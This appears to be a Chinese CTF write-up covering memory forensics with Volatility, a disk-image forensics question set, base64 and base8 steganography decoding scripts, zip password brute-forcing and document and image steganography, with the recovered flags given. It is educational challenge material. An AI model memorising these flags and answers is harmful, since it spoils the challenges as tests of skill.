0xfffffa800b287b30 svchost.exe             944    444     18      506      0      0 2025-10-02 15:07:29 UTC+0000
0xfffffa800b2bc060 svchost.exe             264    444     22      663      0      0 2025-10-02 15:07:29 UTC+0000
0xfffffa800b3666d0 spoolsv.exe             532    444     14      580      0      0 2025-10-02 15:07:29 UTC+0000
0xfffffa800b3816c0 svchost.exe            1048    444     19      313      0      0 2025-10-02 15:07:29 UTC+0000
0xfffffa800b44f420 taskhost.exe           1232    444      9      222      1      0 2025-10-02 15:07:29 UTC+0000
0xfffffa800b4e09b0 dwm.exe                1428    776      3       85      1      0 2025-10-02 15:07:30 UTC+0000
0xfffffa800b4eeb30 explorer.exe           1488   1392     34     1145      1      0 2025-10-02 15:07:30 UTC+0000
0xfffffa800af3eb30 SearchIndexer.         1568    444     13      683      0      0 2025-10-02 15:07:36 UTC+0000
0xfffffa800b76a060 wmpnetwk.exe           1128    444     13      416      0      0 2025-10-02 15:07:36 UTC+0000
0xfffffa800b6b6b30 svchost.exe            1516    444     25      350      0      0 2025-10-02 15:07:37 UTC+0000
0xfffffa800b6eb8c0 svchost.exe            2392    444     10      367      0      0 2025-10-02 15:07:37 UTC+0000
0xfffffa800b84b060 sppsvc.exe             1496    444      4      151      0      0 2025-10-02 15:09:31 UTC+0000
0xfffffa800b8a8960 svchost.exe            1060    444     13      317      0      0 2025-10-02 15:09:31 UTC+0000
0xfffffa800a145b30 svchost.exe            1304    444      7      107      0      0 2025-10-02 15:11:00 UTC+0000
0xfffffa800a1ca630 cmd.exe                2020   1488      1       22      1      0 2025-10-02 15:23:50 UTC+0000
0xfffffa80091b6b30 conhost.exe            2620    364      2       59      1      0 2025-10-02 15:23:50 UTC+0000
0xfffffa800a23d210 csrss.exe              2516    528      7       77      3      0 2025-10-02 16:48:55 UTC+0000
0xfffffa800a273060 winlogon.exe           1252    528      4       98      3      0 2025-10-02 16:48:55 UTC+0000
0xfffffa800a2cdb30 LogonUI.exe             716   1252      7      186      3      0 2025-10-02 16:48:55 UTC+0000
0xfffffa800a234b30 rdpclip.exe            3048    264      8      169      1      0 2025-10-02 16:48:56 UTC+0000
0xfffffa80091e5b30 wordpad.exe            2024   1488      6      203      1      0 2025-10-02 17:16:30 UTC+0000
0xfffffa800b3f7a70 mspaint.exe            2624   1488      6      127      1      0 2025-10-02 17:16:41 UTC+0000
0xfffffa800a193360 SearchProtocol         2204   1568      8      277      0      0 2025-10-02 17:18:30 UTC+0000
0xfffffa800b1d79c0 SearchFilterHo         1836   1568      5       93      0      0 2025-10-02 17:18:30 UTC+0000
0xfffffa800a172060 audiodg.exe            1860    724      7      128      0      0 2025-10-02 17:18:44 UTC+0000
0xfffffa800b5fe060 DumpIt.exe             2716   2020      1       25      1      1 2025-10-02 17:19:00 UTC+0000
# 查看命令行历史

py -2 vol.py -f D:\OneDrive\Desktop\memory.raw --profile=Win7SP1x64 cmdscan

**************************************************
CommandProcess: conhost.exe Pid: 2620
CommandHistory: 0x33c120 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 11 LastAdded: 10 LastDisplayed: 8
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x64
Cmd #0 @ 0x3279d0: cd ../../Users/C3ngH
Cmd #1 @ 0x3122a0: cd Desktop
Cmd #2 @ 0x32c460: c;s
Cmd #3 @ 0x32c470: cls
Cmd #4 @ 0x3122c0: DumpIt.exe
Cmd #5 @ 0x32c480: cls
Cmd #6 @ 0x3123a0: DumpIt.exe
Cmd #7 @ 0x32c490: cls
Cmd #8 @ 0x312460: DumpIt.exe
Cmd #9 @ 0x312360: ipconfig
Cmd #10 @ 0x3122e0: DumpIt.exe
**************************************************
CommandProcess: conhost.exe Pid: 2620
CommandHistory: 0x33c300 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x8c
Cmd #25 @ 0x342880: +
Cmd #26 @ 0x33e720: 4
查看文件,发现桌面有关键文件:hint.txt和flag.zip
# 查看文件

py -2 vol.py -f D:\OneDrive\Desktop\memory.raw --profile=Win7SP1x64 filescan | findstr /i ".zip"

Volatility Foundation Volatility Framework 2.6.1
0x0000000029c0bab0      4      0 R--r-d \Device\HarddiskVolume1\Windows\System32\zipfldr.dll
0x000000002b10e070     16      0 R--r-- \Device\HarddiskVolume1\Users\C3ngH\Desktop\flag.zip

# 查看桌面文件

E:\myCTFTools\MiscTools\volatility-master>py -2 vol.py -f D:\OneDrive\Desktop\memory.raw --profile=Win7SP1x64 filescan | grep "Desktop"
Volatility Foundation Volatility Framework 2.6.1
0x000000000d612400     16      0 R--rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\Start Menu\Programs\Games\Desktop.ini
0x000000001bf5d590     16      0 R--rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\System Tools\Desktop.ini
0x00000000292efcc0     16      0 R--rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Desktop.ini
0x0000000029321680     16      0 R--rwd \Device\HarddiskVolume1\Windows\Web\Wallpaper\Landscapes\Desktop.ini
0x000000002939b6e0     16      0 R--rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Accessibility\Desktop.ini
0x0000000029457910     15      0 R--r-- \Device\HarddiskVolume1\Users\C3ngH\Desktop\hint.txt
0x0000000029611070      2      1 R--rwd \Device\HarddiskVolume1\Users\C3ngH\Desktop
0x00000000296396f0     16      0 R--rwd \Device\HarddiskVolume1\Windows\Web\Wallpaper\Characters\Desktop.ini
0x00000000296c5f20     16      0 R--rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Tablet PC\Desktop.ini
0x00000000297af600      2      1 R--rwd \Device\HarddiskVolume1\Users\Public\Desktop
0x0000000029899580      2      0 R--rwd \Device\HarddiskVolume1\Users\C3ngH\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Accessories\Accessibility\Desktop.ini
0x00000000298df5c0     16      0 R--rwd \Device\HarddiskVolume1\Users\C3ngH\AppData\Roaming\Microsoft\Windows\SendTo\Desktop.ini
0x0000000029d8a730     16      0 R--rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\Start Menu\Programs\Maintenance\Desktop.ini
0x0000000029f04c90      2      1 R--rwd \Device\HarddiskVolume1\Users\C3ngH\Desktop
0x000000002a639890      1      1 R--rw- \Device\HarddiskVolume1\Users\C3ngH\Desktop
0x000000002a6626d0     15      0 R--rwd \Device\HarddiskVolume1\Users\C3ngH\Desktop\DumpIt.exe
0x000000002a6796c0      3      0 R--r-d \Device\HarddiskVolume1\Users\C3ngH\Desktop\DumpIt.exe
0x000000002a946a00      2      0 R--rwd \Device\HarddiskVolume1\Users\C3ngH\Links\Desktop.lnk
0x000000002a969070      1      1 RW-rw- \Device\HarddiskVolume1\Users\C3ngH\Desktop\WIN-M19B7LFPBON-20251002-171900.raw
0x000000002a9f4b60     14      0 R--rwd \Device\HarddiskVolume1\Users\Public\Desktop\desktop.ini
0x000000002a9fc980      2      0 R--rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Remote Desktop Connection.lnk
0x000000002aa6da20     16      0 R--rwd \Device\HarddiskVolume1\Windows\Web\Wallpaper\Nature\Desktop.ini
0x000000002b041780     16      0 R--rwd \Device\HarddiskVolume1\Users\C3ngH\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Maintenance\Desktop.ini
0x000000002b077f20     16      0 R--rwd \Device\HarddiskVolume1\Windows\Web\Wallpaper\Scenes\Desktop.ini
0x000000002b091620     15      0 R--rwd \Device\HarddiskVolume1\Users\C3ngH\Desktop\desktop.ini
0x000000002b099c10     16      0 R--rwd \Device\HarddiskVolume1\Windows\Web\Wallpaper\Architecture\Desktop.ini
0x000000002b0d93f0     16      0 R--rwd \Device\HarddiskVolume1\Users\C3ngH\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Accessories\Desktop.ini
0x000000002b10e070     16      0 R--r-- \Device\HarddiskVolume1\Users\C3ngH\Desktop\flag.zip
0x000000002b11b8f0      2      0 R--rwd \Device\HarddiskVolume1\Users\C3ngH\Desktop\DumpIt.exe
0x000000002b9103c0      1      1 R--rw- \Device\HarddiskVolume1\Users\C3ngH\Desktop
0x000000002b918320      2      1 R--rwd \Device\HarddiskVolume1\Users\Public\Desktop
0x000000002b9fe7f0      2      0 R--rwd \Device\HarddiskVolume1\Users\C3ngH\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Accessories\System Tools\Desktop.ini


# 提取flag.zip
py -2 vol.py -f D:\OneDrive\Desktop\memory.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000002b10e070 -D ./

# 提取hint.txt
py -2 vol.py -f D:\OneDrive\Desktop\memory.raw --profile=Win7SP1x64 dumpfiles -Q 0x0000000029457910 -D ./
flag.zip需要密码,
hint.txt:

*画图*真好用啊,可以把一些我记不住的密码画出来,还不容易被其他人找到…
所以我每次都会新建一个和屏幕分辨率一样大小的画布然后把密码画下来嘻嘻~
猜测在画图中有密码.mspaint.exe(画图),用插件memdump导出 dmp 文件,然后改后缀为data,用GIMP2来调整.
py -2 vol.py -f D:\OneDrive\Desktop\memory.raw --profile=Win7SP1x64 memdump -p 2624 -D ./
这里有个坑点,GIMP3.0版本不好用,没有位移的变化实时显示,2.0才是最好用的.

解码之后为:flag{1z_volatility_F0r3ns1c5}
爱茂TV
> qemu-img info 浩茂的计算机.vmdk
image: 浩茂的计算机.vmdk
file format: vmdk
virtual size: 20 GiB (21474836480 bytes)
disk size: 4.67 GiB
cluster_size: 65536
Format specific information:
    cid: 2823408070
    parent cid: 4294967295
    create type: monolithicSparse
    extents:
        [0]:
            virtual size: 21474836480
            filename: 浩茂的计算机.vmdk
            cluster size: 65536
            format:
Child node '/file':
    filename: 浩茂的计算机.vmdk
    protocol type: file
    file length: 4.67 GiB (5016780800 bytes)
    disk size: 4.67 GiB
NekoChecker [0] > show 0
Info: 题组: Forensics - 爱茂TV (已完成 0/10)
Info: [-] 0. 机主使用的用户名
Info: [.] 格式:形如 flag{114514} 的字符串,全部小写
Info: [-] 1. 机主用户信息中隐藏的 Flag(按原样提交获取到的内容)
Info: [-] 2. 机主最近自行安装字体的家族名称
Info: [.] 格式:形如 flag{114514} 的字符串,全部小写
Info: [-] 3. 机主使用的 FTP 传输工具(全小写不含扩展名)
Info: [-] 4. 机主使用这个工具登录了一个外网服务器,请找出其 IP 地址与密码
Info: [.] 格式:flag{IP地址$密码},形如 flag{114.514.19.19$810}
Info: [-] 5. 机主对外通信使用的邮箱地址
Info: [-] 6. "加速器安装程序"的 MD5 值(全小写)
Info: [-] 7. "加速器安装程序"释放的文件中,有一个是端口扫描程序经重命名而成,请找出其文件名与原程序名。
Info: [.] 格式:flag{文件名#原程序名}
Info: [-] 8. "加速器安装程序"中的哪一行命令导致机主无法正常登录图形界面
Info: [.] 格式:flag{一行内的完整命令}
Info: [-] 9. Shell 无法使用是由于什么文件被修改了?机主依然能使用哪些 Shell 登录(按字母序列出可执行文件名)?
Info: [.] 格式:flag{文件#shellA#shellB#...},使用#分隔
answer:
0. flag{hajimi}
1. flag{I_l0v3_M4od1e}
2. flag{harmonyos sans v3}
flag{vmwaretools}
《关于我穿越到CTF的异世界这档事:序》
参考:https://www.tr0y.wang/2017/06/14/Base64steg/#解密
d='''VGhlIGtleSBoYXMgbmV2ZXIgYmVlbiBmYXIgYXdheTsgaXTgbGllcyBwZWFjZWZ1bGx5IHdpdGhpbiB0aGUgdGV4dCBpdHNlbGYuDT==
VGhlIGtleSBoYXMgbmV2ZXIgYmVlbiBmYXIgYXdheTsgaXfgbGllcyBwZWFjZWZ1bGx5IHdpdGhpbiB0aGUgdGV4dCBpdHNlbGYuDf==
VGhlIGtleSBoYXMgbmV2ZXIgYmVlbiBmYXIgYXdheTsgaXUgbGllcyBwZWFjZWZ1bGx5IHdpdGhpbiB0aGUgdGV4dCBpdHNlbGYuDU==
VGhlIGtleSBoYXMgbmV2ZXIgYmVlbiBmYXIgYXdheTsgaXTgbGllcyBwZWFjZWZ1bGx5IHdpdGhpbiB0aGUgdGV4dCBpdHNlbGYuDT==
VGhlIGtleSBoYXMgbmV2ZXIgYmVlbiBmYXIgYXdheTsgaXVgbGllcyBwZWFjZWZ1bGx5IHdpdGhpbiB0aGUgdGV4dCBpdHNlbGYuDV==
VGhlIGtleSBoYXMgbmV2ZXIgYmVlbiBmYXIgYXdheTsgaXUgbGllcyBwZWFjZWZ1bGx5IHdpdGhpbiB0aGUgdGV4dCBpdHNlbGYuDU==
VGhlIGtleSBoYXMgbmV2ZXIgYmVlbiBmYXIgYXdheTsgaXUgbGllcyBwZWFjZWZ1bGx5IHdpdGhpbiB0aGUgdGV4dCBpdHNlbGYuDU==
VGhlIGtleSBoYXMgbmV2ZXIgYmVlbiBmYXIgYXdheTsgaXWgbGllcyBwZWFjZWZ1bGx5IHdpdGhpbiB0aGUgdGV4dCBpdHNlbGYuDW==
VGhlIGtleSBoYXMgbmV2ZXIgYmVlbiBmYXIgYXdheTsgaXWgbGllcyBwZWFjZWZ1bGx5IHdpdGhpbiB0aGUgdGV4dCBpdHNlbGYuDW==
VGhlIGtleSBoYXMgbmV2ZXIgYmVlbiBmYXIgYXdheTsgaXdgbGllcyBwZWFjZWZ1bGx5IHdpdGhpbiB0aGUgdGV4dCBpdHNlbGYuDd==
VGhlIGtleSBoYXMgbmV2ZXIgYmVlbiBmYXIgYXdheTsgaXWgbGllcyBwZWFjZWZ1bGx5IHdpdGhpbiB0aGUgdGV4dCBpdHNlbGYuDW==
VGhlIGtleSBoYXMgbmV2ZXIgYmVlbiBmYXIgYXdheTsgaXZgbGllcyBwZWFjZWZ1bGx5IHdpdGhpbiB0aGUgdGV4dCBpdHNlbGYuDZ==
VGhlIGtleSBoYXMgbmV2ZXIgYmVlbiBmYXIgYXdheTsgaXXgbGllcyBwZWFjZWZ1bGx5IHdpdGhpbiB0aGUgdGV4dCBpdHNlbGYuDX==
VGhlIGtleSBoYXMgbmV2ZXIgYmVlbiBmYXIgYXdheTsgaXTgbGllcyBwZWFjZWZ1bGx5IHdpdGhpbiB0aGUgdGV4dCBpdHNlbGYuDT==
VGhlIGtleSBoYXMgbmV2ZXIgYmVlbiBmYXIgYXdheTsgaXWgbGllcyBwZWFjZWZ1bGx5IHdpdGhpbiB0aGUgdGV4dCBpdHNlbGYuDW==
VGhlIGtleSBoYXMgbmV2ZXIgYmVlbiBmYXIgYXdheTsgaXTgbGllcyBwZWFjZWZ1bGx5IHdpdGhpbiB0aGUgdGV4dCBpdHNlbGYuDT==
VGhlIGtleSBoYXMgbmV2ZXIgYmVlbiBmYXIgYXdheTsgaXQgbGllcyBwZWFjZWZ1bGx5IHdpdGhpbiB0aGUgdGV4dCBpdHNlbGYu
'''
e=d.splitlines()
binstr=""
base64="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
for i in e :
    if i.find("==")>0:
        temp=bin((base64.find(i[-3])&15))[2:]
    #取倒数第3个字符,在base64找到对应的索引数(就是编码数),取低4位,再转换为二进制字符
        binstr=binstr + "0"*(4-len(temp))+temp #二进制字符补高位0后,连接字符到binstr
    elif i.find("=")>0:
        temp=bin((base64.find(i[-2])&3))[2:] #取倒数第2个字符,在base64找到对应的索引数(就是编码数),取低2位,再转换为二进制字符
        binstr=binstr + "0"*(2-len(temp))+temp #二进制字符补高位0后,连接字符到binstr
str=""
for i in range(0,len(binstr),8):
    str=str+chr(int(binstr[i:i+8],2)) #从左到右,每取8位转换为ascii字符,连接字符到字符串
print(str) #结果是 Base_sixty_four_point_five转换为


"""
?CTFmisc
"""
根据文件名猜测结果为指定的base8字母表,
按照base编码规则进行解码:
- 去掉=号
- 按map全部替换为二进制串
- 每8位对应ascii字符进行解码。
解出来发现是base64串,直接解即可。
AI写出脚本:
import base64

secret = '''Tsmssic?FT?ii?sFFi?iTimCTC?mcCmsTiTmmCCCFs?sCCiiTFTcmCmFTCscFicTTs?ciC?TFFTim?s?TTmsmCmFCmmiFCmsTFTimCCsFCmiTicTT?msFCTTTs?c??ssFCmi?mciCcT====='''

# 1) 去掉 '='
secret = secret.replace('=', '')

# 2) 将自定义字母表 -> 0..7 -> 3比特
# 你给的顺序(1..8)减一后作为 0..7:
# ?:0, C:1, T:2, F:3, m:4, i:5, s:6, c:7
to_bits = {'?':'000','C':'001','T':'010','F':'011','m':'100','i':'101','s':'110','c':'111'}

bitstream = ''.join(to_bits[ch] for ch in secret)

# 3) 丢弃末尾无法凑满 8 的比特(常见做法)
bitstream = bitstream[:len(bitstream) - (len(bitstream) % 8)]

# 4) 每 8 比特 -> 字节,再解码为文本
raw = bytes(int(bitstream[i:i+8], 2) for i in range(0, len(bitstream), 8))
print(raw.decode())          # 中间结果(看起来像 Base64)

# 5) 观察是 Base64,再解一次得到明文
print(base64.b64decode(raw).decode())

'''
flag{Th3_Pr1nc1pl3_0f_Base_1s_S0_Ezz}
'''
俱乐部之旅(1) - 邀请函
压缩包注释中给了开头密码,后面需要爆破。爆破密码为:c5im8467,揭开后是一个word文档,但刚打开就报错,猜测是给里面赛东西了,zip解压缩之后拿到部分flag:&Welc0me_t0_th3_c5im_C1ub}
以及core.xml:
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties" xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:dcterms="http://purl.org/dc/terms/" xmlns:dcmitype="http://purl.org/dc/dcmitype/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"><dcterms:created xsi:type="dcterms:W3CDTF">2025-08-04T11:47:00Z</dcterms:created><dc:creator>2hi5hu</dc:creator><dc:description>11001101101100110000111001111111011101011101100001110010110010010111110110101111010001100111100111101111111010011110011101111101100011111010</dc:description><cp:keywords>do u know cyberchef?</cp:keywords><cp:lastModifiedBy>炙恕qwq</cp:lastModifiedBy><dcterms:modified xsi:type="dcterms:W3CDTF">2025-08-13T09:59:15Z</dcterms:modified><dc:title>标准ASCII码使用7位二进制数表示字符</dc:title></cp:coreProperties>
ct = """11001101101100110000111001111111011101011101100001110010110010010111110110101111010001100111100111101111111010011110011101111101100011111010"""


def dec(ct):
    out = []
    for i in range(0, len(ct), 7):
        out_char = int(ct[i:i+7], 2)
        out_char = chr(out_char)
        out.append(out_char)
    return ''.join(out)

print(dec(ct))
脚本处理一下得到:flag{W0rd_5t3g_is_1z
布豪有黑客(一)
密码是:?CTF2025
解开压缩包即可。
文化木的侦探委托(一)
改宽高看到提示:

LSB隐写:

维吉尼亚朋友的来信
Au打开看到key,但不知道啥的key,搜了一下deepsound,原来是个隐写工具。
